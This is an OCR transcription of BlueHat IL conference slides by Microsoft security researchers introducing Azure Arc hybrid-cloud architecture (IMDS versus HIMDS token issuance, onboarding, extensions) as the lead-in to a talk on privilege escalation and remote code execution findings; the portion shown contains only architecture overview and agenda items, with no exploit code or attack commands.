BlueHat IL

Amir Gombo & Michal Kamensky

Hybrid Cloud – A Novel Vulnerability Playground

PS C:\> whoami (we)

Michal Kamensky

- Security researcher, STORM, Microsoft
- BSides TLV Organizers Team
- Microsoft IL Cyber Bond Lead

Amir Gombo

Security researcher, STORM, Microsoft

Vladimir Abramzon

Security researcher, STORM, Microsoft

BlueHat IL

Agenda

- Adaptive Cloud Introduction
- Local Privilege Escalation
- Authenticated RCE
- Network adjacent unauthenticated RCE
- Variant hunting

Azure Arc

BlueHat IL

What Is Azure Arc


Azure Arc overview

Summarize this article for me

Today, companies struggle to control and govern increasingly complex environments that extend across data centers, multiple clouds, and edge. Each environment and cloud possesses its own set of management tools, and new DevOps and ITOps operational models can be hard to implement across resources.

Azure Arc simplifies governance and management by delivering a consistent multicloud and on-premises management platform.

What Is Azure Arc



Why

- Regulatory, Data Sovereignty & Control Requirements.
- Legacy & Business-Critical Systems That Aren’t Cloud-Ready.
- Hybrid & Multi-Cloud Strategy (Not “All-In” on One Cloud).


Cloud VS Hybrid Cloud

- Azure Arc
  - Remotely control and manage on-premises machines via the Azure Portal
  - Provides a single pane of glass for unified resource management across hybrid environments

- IMDS (Instance Metadata Service) — Azure Cloud
  - Provides instance metadata
  - Issues access tokens
  - Only accessible from within a running virtual machine instance (169.254.169.254)


- HIMDS (Hybrid IMDS) by ARC on-prem
  - Provides instance metadata
  - Issues access tokens
  - Identifies the caller via local filesystem ACL

Onboarding Process



- Token
- Subscription
- Resource Group
- Metadata

Main Components



LPE in Azure Monitor Agent

BlueHat IL

Extensions


Small applications that provide additional functionality.

Deployed on:

- Azure VMs
- Arc enabled VMs


Name	Type	Version
KeyVaultForWindows	KeyVaultForWindows	4.0.3299.265
WindowsOpenSSH	WindowsOpenSSH	3.0.1.0
AzureNetworkWatcherExten...	NetworkWatcherAgentWind...	1.4.3783.1
HybridWorkerExtension	HybridWorkerForWindows	1.1.13
WindowsAgent.SqlServer	WindowsAgent.SqlServer	1.1.3238.350
AzureMonitorWindowsAgent	AzureMonitorWindowsAgent	1.39.0.0

Azure Monitor Agent




BlueHat IL

Onboarding an Arc VM



MSI Certificate



